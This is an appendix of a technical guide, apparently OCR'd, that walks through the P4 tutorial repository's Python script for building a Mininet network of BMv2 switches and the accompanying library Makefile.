


Figure A.2: Flow execution of the python script

Exercise Instantiation

The initializer takes the arguments passed during execution and performs an initial formal parsing. Notably, it converts the links from the given <*Node*>-<*Node*> format to a Python dictionary. This dictionary (shown in listing A.4) contains the four elements mentioned in topology file A.5.3.

```
#(... Omitted ...)#
link_dict = {'node1':s,
             'node2':t,
             'latency':'0ms',
             'bandwidth':None
            }
#(... Omitted ...)#
```

Listing A.4: Link dictionary format

Running the Exercise

The class *Exercise* is designed to manage data and execution flow. Listing A.5 describes the *run_exercise()* method. Lines 4 and 5 create the network, while lines 9 and 10 configure the network elements. Finally, line 15 launches the user interface.

```
1  #(... Omitted ...)#
2  def run_exercise(self):
3  # Initialize mininet with the topology specified by the config
4      self.create_network()
5      self.net.start()
6      sleep(1)
7  
8      # some programming that must happen after the net has started
9      self.program_hosts()
10     self.program_switches()
11 
12     # wait for that to finish. Not sure how to do this better
13     sleep(1)
14 
15     self.do_net_cli()
16     # stop right after the CLI is exited
17     self.net.stop()
18 #(... Omitted ...)#
```

Listing A.5: Exercise control flow

Creating the Mininet Network

The network creation stage is the most complex. This is where switches, links, and hosts are added to the network. To instantiate the network object, the *ExerciseTopo* class is used. This class inherits from the native *Topo* class in Mininet. The initialization process of the *ExerciseTopo* class is shown in Listing A.6.

```
#(... Omitted ...)#
```

```
self.topo = ExerciseTopo(self.hosts, self.switches, self.links,
    self.log_dir, self.bmv2_exe, self.pcap_dir)

class ExerciseTopo(Topo):
    """ The mininet topology class for the P4 tutorial exercises.
    """
    def __init__(self, hosts, switches, links, log_dir, bmv2_exe,
    pcap_dir, **opts):
        Topo.__init__(self, **opts)
        host_links = []
        switch_links = []
  #(... Omitted ...)#
```

Listing A.6: Generating the network topology object

Next, Listing A.7 illustrates the configuration of the switches. The method *configureP4Switch* ensures that the switch is created using the correct architecture, either *simple_switch* or *simple_switch_grpc*.

If no program is specified, the switch follows the default implementation shown in Listing A.14. Since the switches use the Linux Network Stack, no IP addresses need to be provided.

```
#(... Omitted ...)#
for sw, params in switches.items():
    if "program" in params:
        switchClass = configureP4Switch(
                sw_path=bmv2_exe,
                json_path=params["program"],
                log_console=True,
                pcap_dump=pcap_dir)
    else:
        # add default switch
        switchClass = None
    self.addSwitch(sw, log_file="%s/%s.log" %(log_dir, sw), cls=
    switchClass)
#(... Omitted ...)
```

Listing A.7: Configuring the switches

As shown in Listing A.8, the penultimate step is to generate the hosts and the host-to-switch links. This is done by using the information provided in the topology file (see section A.5.3) and the methods *addHost* and *addLink* to directly translate the configurations into the Mininet Network.

```
#(... Omitted ...)
for link in host_links:
    host_name = link['node1']
    sw_name, sw_port = self.parse_switch_node(link['node2'])
    host_ip = hosts[host_name]['ip']
    host_mac = hosts[host_name]['mac']
    self.addHost(host_name, ip=host_ip, mac=host_mac)
    self.addLink(host_name, sw_name,
                 delay=link['latency'], bw=link['bandwidth'],
                 port2=sw_port
#(... Omitted ...)
```

Listing A.8: Configuring topology host and host links

Finally, Listing A.9 provides details on creating links between switches. Using the data structure presented in Listing A.4, a parsing method splits the switch name and port and creates links based on these properties.

```
#(... Omitted ...)
for link in switch_links:
    sw1_name, sw1_port = self.parse_switch_node(link['node1'])
    sw2_name, sw2_port = self.parse_switch_node(link['node2'])
    self.addLink(sw1_name, sw2_name,
                 port1=sw1_port, port2=sw2_port,
                 delay=link['latency'], bw=link['bandwidth'])
#(... Omitted ...)
```

Listing A.9: Configuring topology switch links

Starting the Mininet Network

Starting the Mininet network can be achieved by using the *start* method of the *network* object. The line of code which achieves this is *self.net.start()*.

Programming the Hosts

After starting the network, runtime commands can be executed. Listing A.10 demonstrates how console commands are applied to the hosts created in the network. First, the host is retrieved from the network (using its name as a key), and then commands are executed using the method *<host>.cmd(<command>)*.

```
#(... Omitted ...)#
def program_hosts(self):
    for host_name, host_info in list(self.hosts.items()):
        h = self.net.get(host_name)
        if "commands" in host_info:
            for cmd in host_info["commands"]:
                h.cmd(cmd)
#(... Omitted ...)#
```

Listing A.10: Programming the Host

Programming the Switches

Similar to hosts, switches also have a runtime counterpart. The *program_switches* method divides execution based on the switch type (*simple_switch* or *simple_switch_grpc*) and runs the respective architecture-specific commands. Note that since *simple_switch_grpc* extends *simple_switch*, the configuration may use both CLI and runtime methods. Listing A.11 shows the sub-branch for configuring *simple_switch_grpc*. Notably, this method uses the control plane file discussed in section A.5.2.

```
#(... Omitted ...)#
def program_switch_p4runtime(self, sw_name, sw_dict):
    sw_obj = self.net.get(sw_name)
    grpc_port = sw_obj.grpc_port
    device_id = sw_obj.device_id
    runtime_json = sw_dict['runtime_json']
    self.logger('Configuring switch %s using P4Runtime with file %s' % (sw_name, runtime_json))
    with open(runtime_json, 'r') as sw_conf_file:
        outfile = '%s/%s-p4runtime-requests.txt' %(self.log_dir, sw_name)
        p4runtime_lib.simple_controller.program_switch(
            addr='127.0.0.1:%d' % grpc_port,
            device_id=device_id,
            sw_conf_file=sw_conf_file,
            workdir=os.getcwd(),
            proto_dump_fpath=outfile,
            runtime_json=runtime_json
        )
#(... Omitted ...)#
```

Listing A.11: Programming the Switch

Instantiating the Mininet CLI

The final step in the execution process is presenting the user with a usable interface. This tool is called the *Mininet CLI* and allows the user to perform various operations in the network, such as pinging hosts and instantiating command lines inside the switches. In the example, Listing A.12 presents the *do_net_cli* method, which prints information about the network and then calls the *Mininet CLI*.

```
def do_net_cli(self):
    #(... Omitted ...)#
    print('==================================================')
    print('Welcome to the BMV2 Mininet CLI!')
    print('==================================================')
    print('Your P4 program is installed into the BMV2 software switch')
    print('and your initial runtime configuration is loaded. You can interact')
    print('with the network using the mininet CLI below.')
    print('')
    #(... Omitted ...)#
    CLI(self.net)
```

Listing A.12: Instantiating the Mininet CLI

Stopping the Mininet Network

Stopping the Mininet network is similar to starting, it can be achieved by calling the "stop" method. In the example, the line of code is *self.net.stop()*

Other Notes

Switch Abstraction

There may be some confusion about the origin of the *P4RuntimeSwitch* class. This class is created via library import. The process is detailed in Listing A.13.

```
from p4_mininet import P4Host, P4Switch
from p4runtime_switch import P4RuntimeSwitch
```

Listing A.13: P4$_{16}$ Switch Abstraction Library

Default Switch As mentioned earlier, if no program is provided, the default switch is used. This switch is defined in A.14 and is largely similar to the program-enabled switch. The difference lies in the program running inside the switch, which is defined at startup.

```
defaultSwitchClass = configureP4Switch(
    sw_path=self.bmv2_exe,
    json_path=self.switch_json,
    log_console=True,
    pcap_dump=self.pcap_dir)
```

Listing A.14: Default Switch

A.5.5 Makefile

Make is a very useful tool for automation. The Make utility uses a Makefile for configuration. Listing A.15 shows the Makefile used in the tutorials.

```
BUILD_DIR = build
PCAP_DIR = pcaps
LOG_DIR = logs

P4C = p4c-bm2-ss
P4C_ARGS += --p4runtime-files $(BUILD_DIR)/$(basename $@).p4.p4info
    .txt

RUN_SCRIPT = ../../utils/run_exercise.py

ifndef TOPO
TOPO = topology.json
endif

source = $(wildcard *.p4)
compiled_json := $(source:.p4=.json)

ifndef DEFAULT_PROG
DEFAULT_PROG = $(wildcard *.p4)
endif
DEFAULT_JSON = $(BUILD_DIR)/$(DEFAULT_PROG:.p4=.json)

# Define NO_P4 to start BMv2 without a program
ifndef NO_P4
run_args += -j $(DEFAULT_JSON)
endif

# Set BMV2_SWITCH_EXE to override the BMv2 target
ifdef BMV2_SWITCH_EXE
run_args += -b $(BMV2_SWITCH_EXE)
```

```
endif

all: run

run: build
	sudo python3 $(RUN_SCRIPT) -t $(TOPO) $(run_args)

stop:
	sudo mn -c

build: dirs $(compiled_json)

%.json: %.p4
	$(P4C) --p4v 16 $(P4C_ARGS) -o $(BUILD_DIR)/$@ $<

dirs:
	mkdir -p $(BUILD_DIR) $(PCAP_DIR) $(LOG_DIR)

clean: stop
	rm -f *.pcap
	rm -rf $(BUILD_DIR) $(PCAP_DIR) $(LOG_DIR)
```

Listing A.15: Makefile

This Makefile has three main modes of execution:

- **run**: Builds and runs the main program.
- **stop**: Stops the execution of the current Mininet network.
- **clean**: First calls stop, then cleans all files generated by the execution.

Both **stop** and **clean** commands are straightforward. The **stop** command calls the Mininet command to stop the network, which is done by executing the command "*sudo mn -c*". On the other hand, the **clean** command not only performs the same as **stop**, but also removes all execution files using the commands "*rm -f *.pcap*" and "*rm -rf $(BUILD_DIR) $(PCAP_DIR) $(LOG_DIR)*".

Regarding the **run** command, follow the steps outlined below:

1. Create all necessary directories for execution: build, pcap, and log directories.
2. Convert all .p4 files into JSON files using the P4 Compiler (p4c) utility. These files should be placed in the build directory.
3. Run the Python script using the following arguments: the topology file (default is topology.json), the default JSON file, and the switch architecture type.

The main Makefile, A.15, is intended to be included in other Makefiles, functioning as a library. This way, the user only needs to set the necessary variables for execution and call the "main" Makefile. An example of a Makefile that utilizes the "library Makefile" can be found in listing A.16.

```
BMV2_SWITCH_EXE = simple_switch_grpc
TOPO = pod-topo/topology.json

include ../../utils/Makefile
```

Listing A.16: Short makefile which makes use of the library makefile

A.6 Wrap-up

The goal of this document is to educate readers about the inner workings of the infrastructure behind the P4 tutorial repository [P4]. It covers all the files required to run a simulation, explains how to alter them to create a customized simulation, and provides a thorough explanation of the Python script used to run the simulation. Finally, a summary chart (Figure A.3) is presented, detailing all the necessary steps and files to run a simulation of a P4 virtual network in the context of the P4 tutorial repository.



Files Required
Makefile
P4 file(s)
Control-plane file
Topology File
Lauch Makefile
Calls Library Makefile
Converts P4 file in JSON Format
Creates the necessary directories
Launches the python script
Configures Hosts, Switches and Links
Starts the Mininet Network
Timeline

Figure A.3: Execution summary and needed files